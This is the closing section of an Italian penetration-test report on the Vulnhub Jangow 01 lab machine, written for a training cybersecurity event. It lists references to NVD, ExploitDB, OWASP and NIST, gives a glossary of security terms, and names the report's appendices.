◆ CVE-2017-16995 — NVD
https://nvd.nist.gov/vuln/detail/CVE-2017-16995

◆ ExploitDB #45010
https://www.exploit-db.com/exploits/45010

◆ OWASP Testing Guide v4.2 — Command Injection
https://owasp.org/www-project-web-security-testing-guide/

◆ NIST SP 800-115 — Technical Guide to Info Sec Testing
https://csrc.nist.gov/publications/detail/sp/800-115/final

◆ SecLists — Wordlists for security assessments
https://github.com/danielmiessler/SecLists

◆ Vulnhub — Jangow 01 (macchina originale)
https://www.vulnhub.com/entry/jangow-101,754/

◆ PTES — Penetration Testing Execution Standard
http://www.pentest-standard.org/

13.2 Glossario

TERMINE	DEFINIZIONE
BlackBox	Pentest senza alcuna informazione preventiva sul target
C2	Command & Control: canale di controllo dell'attaccante
CVE	Common Vulnerabilities and Exposures: identificativo univoco di vulnerabilità
eBPF	Extended Berkeley Packet Filter — tecnologia kernel per tracing e filtraggio
IOC	Indicator of Compromise: artefatto rilevabile di un'intrusione
LPE	Local Privilege Escalation: elevazione di privilegi su host già compromesso
PoC	Proof of Concept: dimostrazione funzionante di una vulnerabilità
RCE	Remote Code Execution: esecuzione di codice arbitrario da remoto
TTP	Tactics, Techniques and Procedures: modus operandi di un attaccante

13.3 Appendici

Appendice A — Screenshot probativi integrali (§11.4 del presente documento)
Appendice B — Output grezzo di GoBuster, Netdiscover e comandi web (§7)
Appendice C — Kill chain mappata su MITRE ATT&CK (§8)

Appendice D — Timeline operativa dettagliata (§10)
Appendice E — Matrice priorità raccomandazioni (§12.3)

— FINE DEL DOCUMENTO —
TEAM DIGITAL AVENGERS · BUILD WEEK CYBERSECURITY 2026 · TASK Extra-01 · VERSIONE 1.0 · CONFIDENTIAL